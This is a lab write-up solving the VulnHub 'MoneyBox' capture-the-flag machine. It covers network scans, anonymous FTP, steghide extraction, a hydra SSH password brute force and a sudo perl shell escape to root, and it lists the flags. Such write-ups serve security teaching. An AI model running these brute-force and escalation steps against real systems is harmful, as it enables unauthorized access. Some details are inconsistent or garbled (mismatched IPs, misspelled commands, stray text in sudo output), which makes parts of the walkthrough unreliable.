

MoneyBox

MoneyBox is a vulnerable machine of the Vulnhub platform.

Link: <https://www.vulnhub.com/entry/moneybox-1,653/>

Date release: 27 Feb 2021

Author: Kirthik_T

Report By: Martin Martinez

Goal: Find 3 flags.

Enumeration


Now that I ran the virtual machine I do not get any information about the IP address so to get it I will perform the sweep ping technique, with the following command:

```
fping -a -g 192.168.56.0/24 2>/dev/null > ip-discovering.txt
```

The IP of the victim machine is:

- 192.168.56.10

Now I know the IP that I have to attack but I like to get information about its operating system, is it Windows or Linux... to know this I have to send an ICMP packet and based on the TTL determine the operating system.

A screenshot of a terminal window with a dark background. The prompt is (kali@kali)-[~/Vulnhub/moneybox]. The user has entered the command \$ ping -c 1 192.168.56.106. The output shows a successful ping to 192.168.56.106 with 56(84) bytes of data. The specific line '64 bytes from 192.168.56.106: icmp_seq=1 ttl=64 time=0.421 ms' has 'ttl=64' highlighted with a red rectangle. Below this, it shows ping statistics: 1 packet transmitted, 1 received, 0% packet loss, and rtt values of 0.421/0.421/0.421/0.000 ms.

```
(kali@kali)-[~/Vulnhub/moneybox]
$ ping -c 1 192.168.56.106
PING 192.168.56.106 (192.168.56.106) 56(84) bytes of data.
64 bytes from 192.168.56.106: icmp_seq=1 ttl=64 time=0.421 ms

--- 192.168.56.106 ping statistics ---
1 packets transmitted, 1 received, 0% packet loss, time 0ms
rtt min/avg/max/mdev = 0.421/0.421/0.421/0.000 ms
```

As you can see in the screenshot the TTL is equal to 64, so the OS is some Linu distribution.

Now it is time to know which ports are open, and for this I always perform TWO scans:

- One to know ONLY the open ports.
- Another one to scan in depth the ports that were reported as open.

All Ports

In the first scan I like to save time, so with the following command it allows me to control the time quite a bit:

nmap -sS --min-rate 5000 -Pn -n 192.168.56.106 -p- --open -oA nmap/allPorts

```
Not shown: 65532 closed ports
PORT      STATE SERVICE
21/tcp    open  ftp
22/tcp    open  ssh
80/tcp    open  http
```

Now I can focus and perform a much deeper scan for versions and run some default nmap scripts.

nmap -sC -sV -p 21,22,80 192.168.56.106 -oA nmap/deepScan

```
PORT      STATE SERVICE VERSION
21/tcp    open  ftp      vsftpd 3.0.3
| ftp-anon: Anonymous FTP login allowed (FTP code 230)
|_-rw-r--r--  1 0          0          1093656 Feb 26  2021 trytofind.jpg
| ftp-syst:
|   STAT:
| FTP server status:
|   Connected to ::ffff:192.168.56.102
|   Logged in as ftp
|   TYPE: ASCII
|   No session bandwidth limit
|   Session timeout in seconds is 300
|   Control connection is plain text
|   Data connections will be plain text
|   At session startup, client count was 2
|   vsFTPD 3.0.3 - secure, fast, stable
|_End of status
22/tcp    open  ssh      OpenSSH 7.9p1 Debian 10+deb10u2 (protocol 2.0)
| ssh-hostkey:
|   2048 1e:30:ce:72:81:e0:a2:3d:5c:28:88:8b:12:ac:fa:ac (RSA)
|   256 01:9d:fa:fb:f2:06:37:c0:12:fc:01:8b:24:8f:53:ae (ECDSA)
|_  256 2f:34:b3:d0:74:b4:7f:8d:17:d2:37:b1:2e:32:f7:eb (ED25519)
80/tcp    open  http     Apache httpd 2.4.38 ((Debian))
| http-server-header: Apache/2.4.38 (Debian)
|_http-title: MoneyBox
MAC Address: 08:00:27:AE:7E:04 (Oracle VirtualBox virtual NIC)
```

Among the most important things that nmap reported to me are:

- FTP allows anonymous login
- I got the operating system thanks to SSH, it is a Debian.
- The Apache version.

With all this I can start to list some other things, look for vulnerabilities for the versions, for example

Now that I know a little bit more about the target I like to check things manually, I entered ftp anonymously and it worked, also there is an image, with a somewhat strange name, maybe it has something hidden in it.

```
$ ftp 192.168.56.106
Connected to 192.168.56.106.
220 (vsFTPd 3.0.3)
Name (192.168.56.106:kali): anonymous
331 Please specify the password.
Password:
230 Login successful.
Remote system type is UNIX.
Using binary mode to transfer files.
ftp> ls
200 PORT command successful. Consider using PASV.
150 Here comes the directory listing.
-rw-r--r--  1 0      0      1093656 Feb 26  2021 trytofind.jpg
```

Now that I know a bit more about the target I like to check things manually, I entered ftp anonymously and it worked, also there is an image, with a somewhat strange name, maybe I have something hidden in there.


As the format is JPG, I will use steghide to try to obtain information.

steghide extract -sf trytofind.jpg

```
(kali㉿kali)-[~/Vulnhub/moneybox]
$ steghide extract -sf trytofind.jpg
Enter passphrase:
steghide: could not extract any data with that passphrase!
```


Look foré on port 80, but first I will run whatweb to try to get more I will look on port 80, but first I will run whatweb to try to get more information about the technologies used by the web server.

But I didn't get much information.



Hai Everyone.....!

Welcome To MoneyBox CTF




it's a very simple Box.so don't overthink

I searched some robots.txt file and also in the source code, but there is nothing, so I will do a directory search.

dirsearch -u <http://192.168.56.106>

```
[14:52:48] 301 - 316B - /blogs → http://192.168.56.106/blogs/  
[14:52:53] 200 - 621B - /index.html
```



I'm T0m-H4ck3r

I Already Hacked This Box and Informed.But T
If You Want Hint For Next Step.....?

In reviewing the source code I found the following!

```
44  
45  
46  
47  
48 <!--the hint is the another secret directory is S3cr3t-T3xt-->  
49
```

In the source code of the secret directory I found a password, maybe I can use it to discover the contents of the secret directory.

```
52  
53  
54 <!--Secret Key 3xtr4ctd4t4 >  
55
```

It worked!

FootHold

```
kali@kali:~/Vulnhub/moneybox$ steghide extract -sf trytofind.jpg
Enter passphrase:
wrote extracted data to "data.txt".

kali@kali:~/Vulnhub/moneybox$ ls
data.txt  ip-discovering.txt  nmap  trytofind.jpg
```

In reviewing the contents of data.txt I found a message about a password, as well as a possible user, so I will use hydra to try to obtain

```
kali@kali:~/Vulnhub/moneybox$ cat data.txt
Hello.....  renu

    I tell you something Important.Your Password is too Week So Change Your Password
Don't Underestimate it.....
```

hydra -l renu -P /usr/share/seclists/Passwords/Leaked-databases/-rockyou-50.txt ssh://192.168.56.106 -t 50

While waiting for hydra's results, I will look for vulnerabilities for FTP and Apache, but apparently there are NO known vulnerabilities.

The password is too common, so it would be a very good advice to improve the password policy.

```
[DATA] max 50 tasks per 1 server, overall 50 tasks, 14235 login tries
[DATA] attacking ssh://192.168.56.106:22/
[22][ssh] host: 192.168.56.106  login: renu  password: 987654321
1 of 1 target successfully completed, 1 valid password found
```

PrivEsc

Before I worry about looking for the flags, I want to escalate my privileges to root.

I changed the user lily in a very simple way, I executed the following command:

ssh liily@localhost

And now I am the user "lily", also "lily" if it can execute any command such as root!

```
lily@MoneyBox:~$ sudo -l
Matching Defaults entries for lily on MoneyBox:
    env_reset, mail_badpass, secure_path=/usr/local/sbin

User lily may run the following commands on MoneyBox:
    (ALL : ALL) NOPASSWD: /usr/bin/perl the quieter y
```

sudo perl -e 'exec "/bin/sh";'

```
lily@MoneyBox:~$ sudo perl -e 'exec "/bin/sh"'
# whoami
root
# |
```

Now that I have full system privileges I can search for the 3 flags!

Flag 1: **us3r1{F14g:0ku74tbd3777y4}**

Flag 2: **us3r{F14g:tr5827r5wu6nklao}**

Flag 3:

```
# cat .root.txt
```

Congratulations.....!

You Successfully completed MoneyBox

Finally The Root Flag

⇒ r00t{H4ckth3p14n3t}

I'm Kirthik-KarvendhanT

It's My First CTF Box

instagram : ____kirthik____

See You Back....